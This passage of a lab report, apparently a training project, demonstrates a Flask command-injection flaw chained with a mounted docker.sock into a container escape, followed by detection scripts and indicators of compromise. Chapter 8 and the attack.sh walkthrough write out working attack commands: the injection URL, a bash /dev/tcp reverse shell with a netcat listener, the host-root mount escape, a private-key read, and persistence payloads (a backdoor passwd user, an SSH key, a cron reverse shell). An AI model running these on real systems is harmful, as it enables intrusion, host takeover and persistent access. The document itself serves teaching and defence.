Flask passes the output string to Jinja2 via `render_template`. Jinja2's `result` syntax HTML-escapes special characters, which prevents XSS but passes plain text output through unmodified. The HTTP response code is always `200 OK` regardless of whether the injected command succeeded, failed, or produced an error.

Standard error (`stderr`) is not captured by `os.popen()` by default. To capture error output alongside standard output, the attacker appends `2>&1` to the payload:

```
8.8.8.8;cat /root/.ssh/id_rsa 2>&1
```

The non-blind nature of this injection means the full attack chain can be executed using only `curl` with no timing attacks, DNS callbacks, or HTTP exfiltration channels.

7.7 OS-Level View – What Happens When the Shell Runs

This section traces the complete execution path from TCP packet arrival to HTTP response delivery for the request `GET /ping?host=8.8.8.8;id`.

Figure 7.1: System call sequence from HTTP request to injected command output

Step 1 – Network ingress. The TCP packet arrives at the host NIC. iptables DNAT rules forward port 5000 traffic to the container via a veth pair. The packet enters the container's network namespace and is delivered to Flask's `accept()` call, returning a socket file descriptor.

Step 2 – HTTP parsing. Werkzeug calls `recv()` on the socket, parses the HTTP request line and headers, URL-decodes the query string (`%3B` becomes `;`), and routes the request to the `ping()` view function.

Step 3 – `os.popen()` internals.

```
pipe()    -> [read_fd, write_fd]
fork()    -> child PID (inherits UID 0, all file descriptors)
child:    dup2(write_fd, STDOUT_FILENO)
          execve("/bin/sh", ["-c", "ping -c 3 8.8.8.8;id"])
parent:   close(write_fd)
          read(read_fd, ...)   <- blocks here
```

Step 4 – Shell parsing and execution. `/bin/sh` receives the string `ping -c 3 8.8.8.8;id` as its `-c` argument. The shell parses the `;` separator and executes two commands sequentially:

```
fork() + execve("/bin/ping", ["-c","3","8.8.8.8"])  -> ping runs,
   exits
fork() + execve("/usr/bin/id", ["id"])               -> id runs
    output "uid=0(root)..." written to stdout (pipe write end)
shell exits
```

Step 5 – Response assembly. The parent process unblocks from `read()`, receives the complete output string, passes it to `render_template`, and calls `send()` on the socket to deliver the HTTP response.

The process tree on the host during execution is:

```
python3 app.py     PID 847  UID 0   <- Flask, container PID 1
  +-- /bin/sh -c   PID 848  UID 0   <- forked by os.popen
      +-- ping     PID 849  UID 0   <- exits before id runs
      +-- id       PID 850  UID 0   <- runs after ping
```

All PIDs exist within the container's PID namespace. The host sees the real underlying PIDs through `/proc`. No anomalous system calls are generated – `fork()` and `execve()` are normal process operations. Detection of this attack requires process tree analysis and parent-child relationship monitoring rather than syscall blocking.

Chapter 8

The Full Attack Chain

8.1 Overview of the Chain

The attack demonstrated in this project requires no CVE, no kernel exploit, and no specialized tooling beyond `curl` and `netcat`. It is made possible entirely by two misconfigurations that co-exist in the target environment: OS command injection in `app.py` due to unsanitized input passed to `os.popen()`, and `/var/run/docker.sock` bind-mounted into the container, granting any root process inside the container full control over the host Docker daemon.

The complete attack chain proceeds as follows:

```
Command Injection (HTTP GET)
       |
       v
RCE as root inside container
       |
       v
Reverse Shell (bash TCP redirect)
       |
       v
Container Enumeration (confirm docker.sock present)
       |
       v
docker.sock Abuse (CLI installed inside container)
       |
       v
Privileged Container Spawned (host / mounted)
       |
       v
Host Filesystem Write (escaped.txt on real host)
```

Each step is deterministic. There is no bruteforce, no timing dependency, and no guessing. The chain proceeds in a fixed sequence where each step produces the exact precondition required by the next. In a real engagement, the full chain can be completed in under five minutes.

8.2 Step 1 – Confirming RCE

Before investing in further exploitation, the attacker first verifies that command injection is functional and that the execution context is root. The confirmation request is:

```
GET http://192.168.98.4:5000/ping?host=8.8.8.8%3Bid
```

A successful response body contains:

```
uid=0(root) gid=0(root) groups=0(root)
```

The `attack.sh` automation script encodes this as a hard precondition:

```
RESPONSE=$(curl -s --max-time 10 "${TARGET}/ping?host=8.8.8.8%3Bid")
echo "$RESPONSE" | grep -q "uid=0" || exit 1
```

The script exits immediately if root execution is not confirmed, preventing downstream steps from producing misleading output. The docker socket is also verified before proceeding:

```
curl -s "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bls+-la+/var/
   run/docker.sock"
# srw-rw---- 1 root 132 ... /var/run/docker.sock
```

Confirmation of both root execution and socket presence constitutes a fully green light for the remainder of the chain.

8.3 Step 2 – Establishing a Reverse Shell

8.3.1 What a Reverse Shell Is

A reverse shell is a technique in which the target machine initiates the TCP connection back to the attacker, rather than the attacker connecting inbound to the target. This is necessary here because the container is behind NAT and has no directly reachable inbound port from VM2's perspective. The attacker opens a listener on a known port; the injected payload on the target connects outward to that port; the attacker receives an interactive shell session.

This is in contrast to a bind shell, in which the target opens a listening port and waits for the attacker to connect. A bind shell is impractical in this topology because the container's IP (`172.17.0.x`) is not directly reachable from VM2 without routing through the host.

8.3.2 The Bash TCP Redirect Technique

The reverse shell payload is:

```
bash -i >& /dev/tcp/192.168.98.5/4444 0>&1
```

Each component serves a specific purpose. `bash -i` starts an interactive bash session with a prompt and job control enabled. `/dev/tcp/host/port` is a bash built-in facility – it is not a real filesystem path but a special construct that causes bash to ask the kernel to create a `SOCK_STREAM` TCP socket and connect it to the specified host and port. `>&`

redirects both `stdout` and `stderr` to the file descriptor associated with the TCP socket. `0>&1` redirects `stdin` from the same socket, completing the bidirectional I/O loop.

No external binary is required. The entire payload executes using bash's built-in `/dev/tcp` support. At the kernel level, the sequence is:

```
socket(AF_INET, SOCK_STREAM, 0)
connect(sockfd, {192.168.98.5:4444})
dup2(sockfd, STDIN_FILENO)
dup2(sockfd, STDOUT_FILENO)
dup2(sockfd, STDERR_FILENO)
```

The payload is URL-encoded for safe HTTP delivery:

```
bash+-c+'bash+-i+>%26+/dev/tcp/192.168.98.5/4444+0>%261'
```

The full curl trigger command is:

```
curl -s "http://192.168.98.4:5000/ping?host=8.8.8.8;bash+-c+\
'bash+-i+>%26+/dev/tcp/192.168.98.5/4444+0>%261'"
```

8.3.3 Netcat Listener Setup

The listener must be started on VM2 before the payload is sent. The command is:

```
nc -lvnp 4444
```

The flags specify: `-l` (listen mode), `-v` (verbose output, shows connection received), `-n` (no DNS resolution, faster), `-p 4444` (bind to port 4444). In `attack.sh`, the listener is opened automatically in a new terminal window before the payload curl is dispatched.

After the payload fires, the curl command will hang indefinitely. This is expected behavior: the Flask thread is blocked inside `os.popen().read()`, waiting for the shell process to exit. Since the reverse shell keeps the bash process alive, `os.popen()` never returns. The interactive session is available on the netcat listener, not in the curl output.

8.3.4 Shell Stabilization with PTY

The raw netcat shell lacks a pseudo-terminal (PTY). This causes several practical problems: pressing `Ctrl+C` terminates the entire netcat connection rather than the current foreground process; tab completion does not work; and programs that require a TTY (such as `sudo`, `vim`, or `su`) will refuse to start.

Shell stabilization is performed by running the following sequence inside the reverse shell:

```
python3 -c 'import␣pty;␣pty.spawn("/bin/bash")'
export TERM=xterm
```

Then, on the attacker's local terminal, background the netcat process and configure the local terminal to pass raw input:

```
# Press Ctrl+Z to background nc
stty raw -echo; fg
# Press Enter twice
```

`pty.spawn()` allocates a pseudo-terminal and attaches bash to it, so the shell behaves identically to a normal interactive login session. `stty raw -echo` on the local terminal disables local line editing and stops echoing characters, so all keystrokes are forwarded raw to the remote shell over netcat. The result is a fully interactive shell with job control, arrow key history, and correct `Ctrl+C` behavior.

8.4 Step 3 – Enumerating the Container

Once the reverse shell is established, the attacker performs a structured enumeration of the container environment to confirm the execution context and identify the escape vector.

First, identity and OS context are confirmed:

```
id                      # uid=0(root) -- confirmed root
hostname                # container hostname
cat /etc/os-release     # Debian-based, apt-get available
uname -a                # kernel version -- shared with host
```

Second, the container boundary is verified to ensure the attacker is not already on the host:

```
cat /proc/1/cgroup      # contains docker/<container-id>
ls /.dockerenv          # present in Docker containers
cat /proc/self/mounts   # shows overlay filesystem and bind mounts
```

Third, the docker socket escape vector is located:

```
ls -la /var/run/docker.sock
# srw-rw---- 1 root 132 ... -- present and root-accessible
find / -name docker.sock 2>/dev/null  # alternative discovery
```

Fourth, network topology is mapped:

```
ip addr     # container IP: 172.17.0.x
ip route    # default via docker0 gateway
```

Finally, the package manager is verified functional:

```
which apt-get       # confirms package manager present
apt-get update -qq # confirms internet and repo access
```

The three findings that unlock the next step are: `docker.sock` is present and accessible to `UID 0`; the process is running as root; and `apt-get` is functional. All three are confirmed here.

8.5 Step 4 – Finding and Abusing docker.sock

The socket file confirmed in Step 3 has the following permissions:

```
srw-rw---- 1 root 132 ... /var/run/docker.sock
```

The `s` type character identifies it as a Unix domain socket. The owner is `root`, and the attacker's process runs as `UID 0`, so the permission check passes without requiring group membership.

A live daemon connection is verified without requiring the Docker CLI binary, using `curl`'s Unix socket support:

```
curl -s --unix-socket /var/run/docker.sock http://localhost/version
```

A successful response returns a JSON object containing the Docker daemon version, API version, and build information. This confirms that the socket bind-mount is live and the daemon is responding to API calls.

All containers currently running on the host are enumerable via the API:

```
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/containers/json | python3 -m json.tool
```

Access to the daemon API is unrestricted. There is no authentication token, certificate, or challenge required. A connection to the socket is equivalent to full administrative access to the Docker daemon. From this point, without any additional tools, the attacker can create new containers with arbitrary volume mounts, read environment variables from other running containers (which may contain credentials), stop or restart any container on the host, and read arbitrary host filesystem paths by mounting them into a new container.

8.6 Step 5 – Installing Docker CLI Inside the Container

While the raw HTTP API via `curl` is sufficient to complete the escape (as demonstrated in Section **??**), the Docker CLI provides a more ergonomic interface for the escape command. The CLI is installed directly inside the compromised container:

```
apt-get update -qq
apt-get install -y docker.io
```

This succeeds because the container runs as `UID 0`, `apt-get` is present in the base image, and the base Debian package repositories are configured and reachable. The `docker.io` package provides the Docker CLI binary. The Docker daemon inside the package is not started and is not relevant – only the CLI client is needed.

After installation, the CLI is verified against the host daemon via the bind-mounted socket:

```
docker -H unix:///var/run/docker.sock ps
```

A successful response lists all running containers on the host, confirming that the CLI is communicating with the host daemon through the bind-mounted socket. The `-H` flag explicitly specifies the socket path. Docker CLI defaults to this same path without the flag, but explicit specification removes any ambiguity for documentation and scripting purposes.

If `apt-get` were unavailable (for example in a minimal or non-Debian base image), the escape could proceed using only the raw `curl` API calls shown in the previous section. The CLI installation step is a convenience, not a requirement.

8.7 Step 6 – Spawning a Privileged Container with Host Root Mounted

This step is the moment of escape. The attacker, operating inside the compromised container over the reverse shell, instructs the host Docker daemon to spawn a new container with the host root filesystem mounted inside it.

Figure 8.1: Docker socket abuse: attacker's container instructs host daemon to mount host root into a new container

The escape command is:

```
docker -H unix:///var/run/docker.sock run -d \
  -v /:/hostfs --rm alpine \
  chroot /hostfs sh -c 'echo␣pwned␣>␣/tmp/escaped.txt'
```

Each component is significant. `-H unix:///var/run/docker.sock` directs the CLI to communicate with the host daemon via the bind-mounted socket. `run -d` creates and starts a new container in detached mode. `-v /:/hostfs` bind-mounts the host root filesystem into the new container at `/hostfs` – critically, this `/` refers to the *host's* root, because it is the daemon (running on the host) that resolves the source path, not the attacker's container. `--rm` removes the new container automatically after the command completes. `alpine` is the base image – minimal and likely already cached; if not, the daemon pulls it automatically. `chroot /hostfs sh -c 'echo pwned > /tmp/escaped.txt'` changes the process root to the host filesystem and executes the payload, writing the file to `/tmp/escaped.txt` on the actual host.

At the kernel level, the sequence on the host side is:

```
1. HTTP POST /containers/create received by dockerd (UID 0 on host)
2. dockerd -> containerd -> runc
3. runc: mount(MS_BIND, "/", container_rootfs + "/hostfs")
```

```
          (host root bound into new container's mount namespace)
4. New container process: chroot /hostfs
                          execve sh -c 'echo pwned > /tmp/escaped.
                             txt'
5. File written to /tmp/escaped.txt in host's mount namespace
```

The attacker's original container never changes its namespace. It never calls `setns()` or `unshare()`. The escape is entirely daemon-mediated: the attacker sends an API instruction, and the daemon – running in host namespaces with full capabilities – performs the privileged operation on the attacker's behalf.

8.8 Step 7 – Writing to the Host Filesystem

The escape is verified by checking for the artifact file on VM1 from outside any container:

```
cat /tmp/escaped.txt
# pwned
```

The presence of this file on the real host filesystem proves that a process which started inside a container wrote data to the host. The container's mount namespace was bypassed not by breaking any isolation primitive, but by using the daemon API to create a new container that was intentionally given access to the host filesystem.

The `detect.sh` script checks for this artifact as a first-order indicator of compromise:

```
[ -f /tmp/escaped.txt ] && echo "HOST␣IS␣COMPROMISED"
```

The same mechanism that wrote the demonstration file can be used for persistent, high-impact actions on the host:

```
# Add an SSH public key for persistent access
chroot /hostfs sh -c 'echo␣"<pubkey>"␣>>␣/root/.ssh/authorized_keys'

# Add a backdoor root user to /etc/passwd
chroot /hostfs sh -c \
  'echo␣"backdoor:x:0:0::/root:/bin/bash"␣>>␣/etc/passwd'

# Install a cron-based reverse shell for persistence
chroot /hostfs sh -c \
  'echo␣"*␣*␣*␣*␣*␣root␣bash␣-i␣>&␣/dev/tcp/192.168.98.5/4444␣0>&1"␣
     \
␣␣>>␣/etc/crontab'
```

Each of these operations is structurally identical to the proof-of-concept write. The host is fully compromised.

Figure 8.2: Namespace boundary diagram: attacker container, host daemon, and new privileged container

8.9 Kernel-Level View of the Escape

The escape is most precisely understood in terms of Linux namespaces. The attacker's container operates within its own set of namespaces: a PID namespace that scopes process visibility, a mount namespace rooted on an OverlayFS layer, and a network namespace with address `172.17.0.x`. None of these namespaces are directly crossed or modified during the attack.

The bind-mounted docker socket is a single socket inode that exists in both the host's mount namespace and the container's mount namespace simultaneously. When the attacker's process writes to this socket, it is performing a standard filesystem write from within the container's mount namespace. The kernel delivers the data to `dockerd`, which is a process running in the host's PID and mount namespaces. The socket is the channel through which namespace boundaries are traversed indirectly.

The daemon, upon receiving the `/containers/create` API call with `-v /:/hostfs`, creates a new container whose mount namespace is constructed to include a bind-mount of the host's root filesystem. The new container's `/hostfs` path resolves to the host's `/` in the host's mount namespace. When the new container writes to `/hostfs/tmp/escaped.txt`, the file is created in the host's mount namespace at `/tmp/escaped.txt`.

Table 8.1 summarizes which namespace boundaries were crossed and by what mechanism.

Table 8.1: Namespace Boundary Analysis

Boundary	**Crossed?**	**Mechanism**
Attacker PID namespace	No	Daemon acts on attacker's behalf
Attacker mount namespace	No	Socket fd traverses, not process
Host mount namespace	Yes (by new container)	`-v /:/hostfs` bind mount
Network namespace	No	TCP reverse shell uses veth/NAT

The cgroup limits, Linux capabilities, and seccomp profile applied to the attacker's original container are all irrelevant to this escape. None of these controls apply to operations that the daemon performs autonomously on the host after receiving an API instruction. The daemon itself operates with full capabilities, no seccomp profile, and no cgroup restrictions on its own process tree.

8.10 Why This Is Not a Kernel Exploit

A kernel exploit is defined as an attack that abuses a bug in kernel code to gain privileges that the system configuration explicitly does not permit. Kernel exploits are tied to specific CVEs, require unpatched vulnerabilities, and are neutralized by kernel updates. Well-known examples include Dirty COW (CVE-2016-5195), which abused a race condition in the copy-on-write page fault handler, and the runc container escape (CVE-2019-5736), which exploited a file descriptor leak in the container runtime.

This attack shares none of those characteristics. Every operation in the chain is behavior that the Docker daemon explicitly supports and that the system configuration explicitly permits. Mounting `docker.sock` into a container is a deliberate administrator action. The daemon accepting API calls over that socket is designed behavior. Creating a new container with `-v /:/hostfs` is a valid and documented API operation. Writing a file inside a bind-mounted host directory is the expected outcome of that operation. No kernel memory is corrupted, no race condition is triggered, and no unintended code path is exercised.

Table 8.2: Kernel Exploit vs. Misconfiguration Attack Comparison

Property	**Kernel Exploit**	**This Attack**
Requires CVE	Yes	No
Kernel version dependent	Yes	No
Fixed by kernel patch	Yes	No
Fixed by config change	No	Yes (remove socket mount)
Reliability	Varies	Deterministic
Exploit development required	Yes	No

This distinction has a direct implication for remediation. A kernel exploit is fixed by applying a security patch. This attack is fixed by removing the `-v /var/run/docker.sock:/var/run/docker` line from the container configuration. No patch, no CVE tracking, no kernel update is involved. The attack demonstrates that misconfiguration represents a more prevalent and more immediately actionable threat surface than kernel vulnerabilities in containerized environments.

Chapter 9

Script Documentation

9.1 setup.sh — Full Walkthrough

`setup.sh` runs on VM1. Its job is to build the vulnerable Docker image and launch the misconfigured container that the attack chain targets. Every block below creates or depends on a condition that the attacker later exploits.

9.1.1 Dependency Checks

The script opens with `set -e`, which instructs Bash to abort on the first non-zero exit code. This prevents a partial setup where some steps succeed and later steps silently fail against a broken environment.

Before any Docker work, two file existence guards run:

```
[ -f "./host/app.py" ]      || err "app.py␣not␣found"
[ -f "./host/Dockerfile" ] || err "Dockerfile␣not␣found"
```

Both files are required for the image build. If the script is invoked from the wrong working directory, it aborts immediately rather than proceeding to a build that would fail with a confusing error.

Docker availability is checked and auto-installed if absent:

```
command -v docker || apt-get install -y docker.io \
    && systemctl enable --now docker
```

`command -v` is the POSIX-compliant binary lookup, preferred over `which` because it is a shell built-in and does not depend on `PATH` containing `/usr/bin`. `docker.io` is the Debian/Ubuntu package name for the Docker engine. `systemctl enable --now` starts the daemon immediately and registers it to start on subsequent boots in a single command. On success the script prints the installed version via `docker --version`.

The script also defines three output functions — `banner`, `ok`, and `err` — that wrap ANSI escape codes. These have no functional role in the attack or detection; they exist solely to make output readable during a live demonstration.

9.1.2 Docker Build Flow

The image is built with:

```
docker build -t netdiag ./host/
```

The `-t netdiag` flag tags the resulting image as `netdiag:latest`. The `./host/` argument is the build context — the daemon receives a tar of this directory, which at minimum contains `app.py` and `Dockerfile`.

The daemon executes each Dockerfile instruction as a separate layer:

- `FROM python:3.11-slim` pulls the base image from Docker Hub if not already in the local cache and sets it as the starting layer.
- `COPY . .` copies the build context (including `app.py`) into the image at the current `WORKDIR`.
- `RUN pip install flask` spawns a temporary container, runs the install, and commits the result as a new layer.

The final image is stored in `/var/lib/docker/overlay2/` on the host. Before building, the script checks for and removes any previously named container to ensure idempotent re-runs:

```
docker ps -a --format '{{.Names}}' \
    | grep -q "^netdiag-app$" \
    && docker rm -f netdiag-app
```

The `--format '{{.Names}}'` Go template avoids parsing the human-readable header line. `rm -f` force-removes the container even if it is in a running state. This block makes the script safe to re-run without manual cleanup between attempts.

9.1.3 The Misconfigured `docker run` Command

The following command creates the environment the attacker exploits:

```
docker run -d \
    -p 5000:5000 \
    -v /var/run/docker.sock:/var/run/docker.sock \
    --name netdiag-app \
    netdiag
```

Each flag carries a distinct consequence:

- `-d`: Detached mode. The container runs as a background process; the terminal returns immediately. The container persists until explicitly stopped.
- `-p 5000:5000`: Docker creates an `iptables` DNAT rule that forwards TCP traffic arriving on host port 5000 to port 5000 inside the container. This is what makes the Flask application reachable from VM2.

- `-v /var/run/docker.sock:/var/run/docker.sock`: This is the misconfiguration. It bind-mounts the host Docker daemon socket into the container at the identical path. Both sides reference the same inode. Any process inside the container that can open this socket can send API commands to the host daemon as if it were running natively on the host. Since the Flask process runs as `root` inside the container, it has immediate read/write access.
- `--name netdiag-app`: Assigns a deterministic name to the container. `detect.sh` later references this name to run `docker inspect`.

The script concludes by printing the application URL (`http://192.168.98.4:5000`), a pre-formed injection test URL (`http://192.168.98.4:5000/ping?host=8.8.8.8;id`), and an instruction to proceed with `attack.sh` on VM2.

Figure 9.1: setup.sh execution flow: dependency checks, image build, and misconfigured container launch

9.2 attack.sh — Full Walkthrough

`attack.sh` runs on VM2. It drives each phase of the attack chain in sequence, pausing between steps so the operator can observe results and control pacing during a live demonstration. It does not fully automate post-exploitation; the escape itself requires manual commands inside the reverse shell.

At the top of the script, four variables must be set before execution:

```
VICTIM_IP="192.168.98.4"
ATTACKER_IP="192.168.98.5"
PORT=4444
TARGET="http://${VICTIM_IP}:5000"
```

The `pause()` function calls `read -r` and blocks until the operator presses Enter, giving control over when each phase fires. This is the only interactivity in the script.

9.2.1 RCE Confirmation via curl

The first block confirms that remote code execution is available before attempting the reverse shell:

```
RESPONSE=$(curl -s --max-time 10 \
    "${TARGET}/ping?host=8.8.8.8%3Bid")
echo "$RESPONSE" | grep -q "uid=0" || exit 1
```

`%3B` is the URL-encoded form of the semicolon character. The Flask server decodes it before the value reaches `os.popen()`, which passes the result to `/bin/sh -c`. The shell interprets the semicolon as a command separator, executing `ping -c 3 8.8.8.8` and then `id`. Because the Flask process runs as root inside the container, `id` returns a line containing `uid=0`.

`--max-time 10` prevents the `curl` call from hanging indefinitely if the victim is unreachable. `grep -q "uid=0"` performs a silent match; if the string is absent the script exits with a non-zero code rather than proceeding to the reverse shell phase with a broken assumption.

On success the script prints the raw response lines containing `uid=` as visual proof for the demonstration audience.

9.2.2 Reverse Shell Automation

The listener is launched in a new terminal window. The script tries multiple terminal emulators in order:

```
command -v xterm \
    && xterm -e "nc␣-lvnp␣${PORT}" &
command -v gnome-terminal \
    && gnome-terminal -- bash -c \
       "nc␣-lvnp␣${PORT};␣exec␣bash" &
# fallback: print manual instruction
```

The trailing `&` backgrounds each terminal process so the script continues rather than blocking. A `sleep 1` follows to ensure the listener is bound before the payload fires.

The payload is then delivered via `curl`:

```
PAYLOAD="bash+-c+'bash+-i+>%26+/dev/tcp/${ATTACKER_IP}/${PORT
   }+0>%261'"
curl -s --max-time 5 \
    "${TARGET}/ping?host=8.8.8.8%3B${PAYLOAD}" \
    &>/dev/null &
```

The encoding conventions in the payload:

- `+` encodes spaces in a query string value, which the server decodes before passing to the shell.
- `%26` encodes `&`; `%261` encodes `&1`, reconstructing the `>&` and `0>&1` redirections required for the Bash TCP redirect shell.
- `--max-time 5`: Flask's `os.popen().read()` blocks while the reverse shell is active, which would hang `curl` indefinitely. The timeout forces `curl` to terminate without waiting for a response.

- `&>/dev/null &`: the entire `curl` invocation is backgrounded and its output discarded. The reverse shell appears in the listener window rather than on the script's terminal.

9.2.3 Post-Exploitation Instruction Block

The script does not automate the escape. After the reverse shell connects, Step 3 prints a block of commands for the operator to run manually inside the shell. This is intentional: automating the escape would prevent the operator from inspecting intermediate states during a demonstration.

Shell stabilisation commands are printed first:

```
python3 -c 'import␣pty;␣pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z, then on attacker: stty raw -echo; fg, then Enter twice
```

Socket verification:

```
ls -la /var/run/docker.sock
```

Docker CLI install and escape container:

```
apt-get update && apt-get install -y docker.io
docker -H unix:///var/run/docker.sock run -d \
    -v /:/hostfs --rm alpine \
    chroot /hostfs sh -c 'echo␣pwned␣>␣/tmp/escaped.txt'
```

Verification:

```
cat /tmp/escaped.txt   # run on VM1
```

The script closes by directing the operator to run `detect.sh` on VM1, connecting the attack phase to the detection phase documented in Section 9.3.

Figure 9.2: attack.sh phase sequence: RCE confirmation, reverse shell delivery, and manual escape instructions

9.3 detect.sh — Full Walkthrough

`detect.sh` runs on VM1 after the attack. It executes four checks in order, each targeting a different layer of evidence: the escape artifact, the container configuration, kernel-level audit events, and live socket handles. Each check is independent; a positive result on any one of them is sufficient to flag the host as compromised or misconfigured.

9.3.1 Checking for the Escape Artifact

```
[ -f /tmp/escaped.txt ] && cat /tmp/escaped.txt
```

`/tmp/escaped.txt` is the most direct indicator of compromise in this scenario. It was written to the host filesystem by a process running inside a container — an action that should be impossible without an escape. The file contains the string `pwned`, written by the `chroot /hostfs sh -c 'echo pwned > /tmp/escaped.txt'` command in the escape step.

A positive result triggers a `warn "HOST IS COMPROMISED"` message in red.

The limitation of this check is significant: it depends on an attacker-controlled artifact. A real attacker would delete the file after confirming the escape succeeded. Absence of the file does not imply safety. The check is valuable in the demonstration context precisely because its output is unambiguous for an audience, but it should not be the primary detection mechanism in a production environment.

9.3.2 Inspecting Mounts with docker inspect

```
docker inspect netdiag-app | python3 -c "
import␣sys,␣json
data␣=␣json.load(sys.stdin)
mounts␣=␣data[0].get('Mounts',␣[])
for␣m␣in␣mounts:
␣␣␣␣print('Source:',␣m.get('Source'))
␣␣␣␣print('Dest␣␣:',␣m.get('Destination'))
"
```

`docker inspect` retrieves the full JSON state record for the named container from the Docker daemon. The `Mounts` array in that record lists every bind mount and volume attached to the container, including the source path on the host and the destination path inside the container.

The Python one-liner parses the JSON inline and prints each source/destination pair. The script then pipes this output through `grep -q "docker.sock"` to flag the critical misconfiguration.

This check is effective both reactively (after an incident) and proactively (as a routine audit). Unlike the artifact check, it does not rely on the attacker leaving evidence behind — the misconfiguration is visible in daemon state as long as the container exists, whether or not an attack has occurred. `docker inspect` reads from daemon memory and does not require the container to be running.

9.3.3 Setting Up auditd Rules

`detect.sh` installs `auditd` if absent and starts the daemon:

```
apt-get install -y auditd -qq \
    && systemctl enable --now auditd
```

It then sets a file watch rule:

```
auditctl -w /var/run/docker.sock -p rwxa -k docker_sock
```

Flag breakdown:

- `-w /var/run/docker.sock`: watch this specific filesystem path.
- `-p rwxa`: trigger on read, write, execute, and attribute-change operations.
- `-k docker_sock`: tag every matching log entry with this key, enabling fast retrieval via `ausearch -k docker_sock`.

This rule is runtime-only. It is lost on reboot unless written to a persistent rules file:

```
# /etc/audit/rules.d/docker.sock.rules
-w /var/run/docker.sock -p rwxa -k docker_sock
```

`auditd` hooks into the Linux kernel's `audit` subsystem. Every process that opens, reads, writes, or changes attributes on the socket path generates a log record containing the PID, UID, timestamp, and syscall that triggered the event. Because `auditd` runs on the host, it sees all container processes by their host PIDs regardless of namespace boundaries.

A key limitation applies to the demonstration: if the attack ran before `auditd` was set up, there are no retroactive log entries. The rule only captures future accesses. This illustrates why proactive deployment of `auditd` rules — before an attack occurs — is necessary for `auditd` to serve as a useful forensic source.

9.3.4 Parsing Audit Logs

```
ausearch -k docker_sock 2>/dev/null | tail -20
```

`ausearch` queries `/var/log/audit/audit.log` and returns all records tagged with the specified key. Each event produces a group of related record types:

- `type=SYSCALL`: the syscall number, PID, UID, and whether the call succeeded.
- `type=PATH`: the filesystem path that was accessed.
- `type=PROCTITLE`: the command line of the process that triggered the event, encoded in hex.

The output is piped to `tail -20` to limit volume during the demonstration. The full log at `/var/log/audit/audit.log` is available for complete forensic review.

9.3.5 Live Socket Monitoring with lsof

```
lsof /var/run/docker.sock
```

`lsof` reads `/proc/*/fd/` symlinks to enumerate every process that currently has a file descriptor open on the specified path. It requires no kernel module. The output columns include `COMMAND`, `PID`, `USER`, `FD`, `TYPE`, and `NAME`.

The expected baseline output contains only the `dockerd` process. Any additional entry — particularly one associated with an unexpected binary or a PID that maps to a container process — indicates active socket abuse.

`lsof` and `auditd` are complementary: `lsof` provides a live snapshot of who holds the socket open right now, while `auditd` provides a historical record of every past access. Neither alone is sufficient.

The script closes with a summary table:

Tool	**What It Catches**
File check	Escape artifact (post-attack)
`docker inspect`	Socket bind-mount misconfiguration
`auditd`	Any process touching socket (ongoing)
`lsof`	Live processes with socket handle open
Falco*	Runtime rules — not installed in demo

Figure 9.3: detect.sh check sequence and the evidence layer each tool targets

Chapter 10

Detection Techniques

10.1 Host-Based Indicators of Compromise

After the attack chain executes, several categories of forensic evidence remain on the host. These indicators exist regardless of whether `detect.sh` has been run. Knowing where to look and what constitutes an anomaly is the prerequisite for any reactive investigation.

Filesystem artifacts:

- `/tmp/escaped.txt`: the direct escape artifact — a file written to the host filesystem by a process that originated inside a container. Owned by root, present on the host, and absent from any container layer.
- New files in `/root/.ssh/`, `/etc/cron.d/`, or `/etc/passwd` if the attacker escalated further after the escape.
- New Docker images: `docker images` will show `alpine` pulled by the escape step, which was not present in the original image inventory.
- Stopped containers in `docker ps -a`: the escape container launched with `--rm` in this scenario, so it self-removes after exit. Without `--rm`, a stopped alpine container would remain as a persistent artifact.

Process artifacts:

- An unexpected parent-child process chain: `python3` (the Flask worker) with a `bash` child that has no associated TTY. This is visible in `ps aux` and `pstree`.
- A `bash` process whose command line contains `/dev/tcp`: `cat /proc/<pid>/cmdline` on the suspicious PID will reveal the Bash TCP redirect syntax used to open the reverse shell.
- `apt-get` execution inside the container: visible in container process history and potentially in `/var/log/dpkg.log` if the container's filesystem is inspected.

Network artifacts:

- An outbound TCP connection from a container IP in the `172.17.0.0/16` range to the attacker IP on port 4444. This is visible in `netstat -an` or `ss -an` during an active reverse shell session.
- The connection appears as the container's IP (Docker applies NAT at the host bridge), so the source address in `netstat` is the container's `docker0` address, not the host's external IP.

Log artifacts:

- The Flask access log records every request, including `GET /ping?host=8.8.8.8%3Bid` — the URL-encoded semicolon is preserved verbatim in the log and is a clear injection indicator.
- The Docker daemon log records container creation events and image pulls, including the alpine pull initiated from inside the container via the daemon socket.
- If `auditd` was running before the attack, `/var/log/audit/audit.log` contains timestamped records of every process that opened `/var/run/docker.sock`, including the attacker's docker CLI invocation from inside the container.

Figure 10.1: Host artifact map: filesystem, process, network, and log IOCs left by the attack chain

10.2 docker inspect for Mount Auditing

`docker inspect` is the primary tool for auditing container configuration. It reads directly from daemon state and returns the complete JSON record for any container, including the `Mounts` array that exposes every bind mount and the `HostConfig` object that records the flags passed at container creation time. Importantly, it works post-incident without requiring the container to be in a running state.

Extracting bind mounts for a specific container:

```
docker inspect netdiag-app | \
    python3 -c "import␣sys,␣json;␣\
␣␣␣␣[print(m['Source'],␣'->',␣m['Destination'])␣\
␣␣␣␣for␣m␣in␣json.load(sys.stdin)[0]['Mounts']]"
```

Mount patterns that should be treated as critical findings:

- `/var/run/docker.sock` bound to any destination inside the container — direct daemon access.
- `/` or `/etc` or `/root` bound into the container — host root or configuration exposure.
- `/proc` mounted into the container — host process namespace visibility.

Auditing all running containers at once:

```
docker ps -q | xargs -I{} docker inspect {} | \
    python3 -c "
import␣sys,␣json
for␣c␣in␣json.load(sys.stdin):
␣␣␣␣for␣m␣in␣c.get('Mounts',␣[]):
␣␣␣␣␣␣␣␣if␣'docker.sock'␣in␣m.get('Source',␣''):
␣␣␣␣␣␣␣␣␣␣␣␣␣␣print('ALERT:',␣c['Name'],␣m['Source'])
"
```

Beyond mount configuration, `HostConfig.Privileged` and `HostConfig.CapAdd` are equally important fields to check:

```
docker inspect netdiag-app | python3 -c \
    "import␣sys,␣json;␣\
␣␣␣␣h␣=␣json.load(sys.stdin)[0]['HostConfig'];␣\
␣␣␣␣print('Privileged:',␣h['Privileged']);␣\
␣␣␣␣print('CapAdd:',␣h['CapAdd'])"
```

A container with `Privileged: true` has full host capability access — equivalent in danger to a `docker.sock` mount. `CapAdd` entries such as `CAP_SYS_ADMIN` or `CAP_NET_ADMIN` indicate elevated capability grants that may enable escape paths outside the socket vector.

